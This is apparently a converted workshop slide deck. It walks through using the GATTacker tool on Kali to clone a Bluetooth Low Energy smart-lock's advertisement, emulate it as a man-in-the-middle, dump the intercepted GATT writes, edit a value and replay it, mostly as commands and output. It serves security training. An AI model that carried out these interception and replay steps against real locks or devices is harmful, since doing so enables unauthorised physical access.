
Separate boxes

It is possible to run both components on one box (configure `BLENO/NOBLE_HCI_DEVICE_ID` in `config.env`).

But it is not very reliable at this moment (kernel-level device mismatches).

Much more stable results on a separate ones.

Box 2 – switch VM to „bridge mode“, check IP



```
root@kali: ~  
File Edit View Search Terminal Help  
root@kali:~# ifconfig eth0  
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500  
inet 10.5.5.124 netmask 255.255.255.0 broadcast 10.5.5.255  
inet6 fd96:d690:93f2:0:20c:29ff:fe0f:8034 prefixlen 64 scopeid 0x0<global>  
inet6 fe80::20c:29ff:fe0f:8034 prefixlen 64 scopeid 0x20<link>  
inet6 fd03:23ba:716d:4:e814:f955:9ac5:37ce prefixlen 64 scopeid 0x0<global>  
inet6 fd03:23ba:716d:4:20c:29ff:fe0f:8034 prefixlen 64 scopeid 0x0<global>  
inet6 fd96:d690:93f2:0:e814:f955:9ac5:37ce prefixlen 64 scopeid 0x0<global>  
ether 00:0c:29:0f:80:34 txqueuelen 1000 (Ethernet)  
RX packets 1006959 bytes 1480924105 (1.3 GiB)  
RX errors 0 dropped 0 overruns 0 frame 0  
TX packets 443017 bytes 28271169 (26.9 MiB)  
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0  
  
root@kali:~#
```

- Disconnect
- Bridged
- NAT
- Host-only
- Settings...

Box 2 - run ws-slave (client)

```
root@kali:~# cd node_modules/gattacker
```

```
root@kali: ~/node_modules/gattacker # node ws-slave.js
```

```
GATTacker ws-slave
```

Box 1 (emulating device) – edit config file

```
root@kali:~# cd node_modules/gattacker/
```

```
root@kali:~/node_modules/gattacker# gedit config.env
```

Edit BLENO_HCI_DEVICE_ID to your HCI, WS_SLAVE address to match your Raspberry


```
# "peripheral" device emulator
```

```
BLENO_HCI_DEVICE_ID=0
```

```
# ws-slave websocket address
```

```
WS_SLAVE=127.0.0.1 -> IP_OF_YOUR_COLLEAGUE
```

1. Scan device to JSON



Scan for advertisements (Kali)

```
root@kali:~/node_modules/gattacker# node scan.js
```

```
Ws-slave address: <your_slave_ip>
```

```
on open
```

```
poweredOn
```

```
Start scanning.
```

GATTacker: scan for devices

```
root@kali:~/node_modules/gattacker# node scan
Ws-slave address: 10.9.8.126
on open
poweredOn
Start scanning.
refreshed advertisement for d0c92e6350b3 (smartlockpicking01)
  Name: smartlockpicking01
  EIR: 0201041408736d6172746c6f636b7069636b696e67303100 ( smartlockpicking01 )

already saved advertisement for 34049eb05270 (VAULTEK-5270)
advertisement saved: devices/d0c92e6350b3_smartlockpicking01-.20180321141532.adv.json
```


Device MAC

Scan device characteristics

Target device
MAC

```
root@kali:~/node_modules/gattacker# node scan f4b85ec06ea5
Ws-slave address: <your_slave_ip>
on open
poweredOn
Start exploring f4b85ec06ea5
Start to explore f4b85ec06ea5
explore state: f4b85ec06ea5 : start
explore state: f4b85ec06ea5 : finished
Services file devices/f4b85ec06ea5.srv.json saved!
```


2. Advertise



Free the BT interface

In case you have running ws-slave on the same machine, stop it (we will need the BT interface):

```
(...) ws -> close
```

```
^Croot@kali:~/node_modules/gattacker#
```

Also stop bluetooth service, it may interfere:

```
root@kali:~# systemctl stop bluetooth
```

Check that your bluetooth adapter is up

hciconfig

```
hci0:  Type: Primary  Bus: USB
      BD Address: 00:1A:7D:DA:72:00  ACL MTU: 310:10  SCO MTU: 64:8
      DOWN RUNNING
      RX bytes:574 acl:0 sco:0 events:30 errors:0
      TX bytes:368 acl:0 sco:0 commands:30 errors:0
```

hciconfig hci0 up

hciconfig

```
hci0:  Type: Primary  Bus: USB
      BD Address: 00:1A:7D:DA:72:00  ACL MTU: 310:10  SCO MTU: 64:8
      UP RUNNING
      RX bytes:1148 acl:0 sco:0 events:60 errors:0
      TX bytes:736 acl:0 sco:0 commands:60 errors:0
```


advertise


```
root@kali:~/node_modules/gattacker# node advertise.js -h
```

```
Usage: node advertise -a <FILE> [ -s <FILE> ] [-S]
```

```
-a, --advertisement=FILE  advertisement json file  
-s, --services=FILE       services json file  
-S, --static               static - do not connect to ws-slave/target  
device  
-f, --funmode              have fun!  
--jk                       see http://xkcd.com/1692  
-h, --help                 display this help
```

Start to advertise your device

```
root@kali:~/node_modules/gattacker# node advertise.js -a  
devices/d0c92e6350b3_srtlockpicking01.adv.json
```



Your device advertisement (not services) json file. The script assumes services file (-s) is <mac>.srv.json

Troubleshooting

```
^Croot@kali:~/node_modules/gattacker# node advertise.js -a devices/d0c92e6350b3
martlockpicking01.adv.json
Ws-slave address: 10.9.8.223
peripheralid: d0c92e6350b3
advertisement file: devices/d0c92e6350b3_smartlockpicking01.adv.json
EIR: 0201041308736d6172746c6f636b7069636b696e673031
scanResponse:
BLENO - on -> stateChange: poweredOn
on open
poweredOn
Noble MAC address : b8:27:eb:c8:22:66
```

The script stops here, cannot connect to target device

If you are already connected to your device, disconnect.
Try to restart your device.

Troubleshooting v2

```
root@kali:~/node_modules/gattacker# node advertise.js -a devices/d0c92e6350b3_s
martlockpicking01.adv.json
Ws-slave address: 10.9.8.223
peripheralid: d0c92e6350b3
advertisement file: devices/d0c92e6350b3_smartlockpicking01.adv.json
EIR: 0201041308736d6172746c6f636b7069636b696e673031
scanResponse:
on open
poweredOn
Noble MAC address : b8:27:eb:c8:22:66
initialized !
waiting for interface to initialize...
█
```

Connection to target device successful,
but BLE interface for emulation is down



Is your Bluetooth adapter interface up?

```
# hciconfig hci0 up
```

Connect to your emulated device

Notice the MAC address is your BLE adapter's MAC, not original device.

The advertising interval is also a magnitude shorter.



REPLAY

Data dump of the intercepted communication

dump/<MAC>.log

```
root@kali:~/node_modules/gattacker# cat dump/d0c92e6350b3.log
2018.03.22 05:51:52.803 | > R | 1800 (Generic Access) | 2a00 (Device Name) | 736d6172746c6f636b70696636b696e673031 (smartlockpicking01)
2018.03.22 05:52:14.321 | < C | a000 | a001 | 01 ( )
2018.03.22 05:52:22.232 | > R | a000 | a002 | 00 ( )
```


Dump data format

Logs are saved in text format:

```
timestamp | type | service UUID (optional name) | characteristic  
UUID (optional name) | hex data (ascii data)
```

example:

```
2017.03.24 17:55:10.930 | > R | 180f (Battery Service) | 2a19  
(Battery Level) | 50 (P)
```

Transmission type

- > R - received read
- > N - received notification
- < W - sent write request (without response)
- < C - sent write command (with response)

Replay

You can edit the dump file, e.g. change value „01” to „00”

```
2018.03.22 05:52:14.321 | < C | a000 | a001 | 00 ( )
```

Replay script

```
root@kali:~/node_modules/gattacker# node replay.js  
-i dump/d0c92e6350b3.log -p d0c92e6350b3 -s  
devices/d0c92e6350b3.srv.json
```

Dump file

Target device
services, previously
scanned

Target device
MAC


```
root@kali:~/node_modules/gattacker# node replay.js -i dump/d0c92e6350b3.log -p d0c92e6350b3 -s devices/d0c92e6350b3.srv.json
Ws-slave address: 10.9.8.223
on open
poweredOn
Noble MAC address : b8:27:eb:c8:22:66
initialized !
READ: 736d6172746c6f636b7069636b696e673031 --- skip
WRITE CMD: 00
READ: 00 --- skip
```

Replay using nRF Connect mobile app

<https://github.com/securing/gattacker/wiki/Dump-and-replay>

nRF Connect:



nRF Connect for Mobile

Nordic Semiconductor ASA Tools

 PEGI 3

 This app is compatible with all of your devices.

<https://play.google.com/store/apps/details?id=no.nordicsemi.android.mcp>

Macros functionality

nRF Connect: macros documentation:




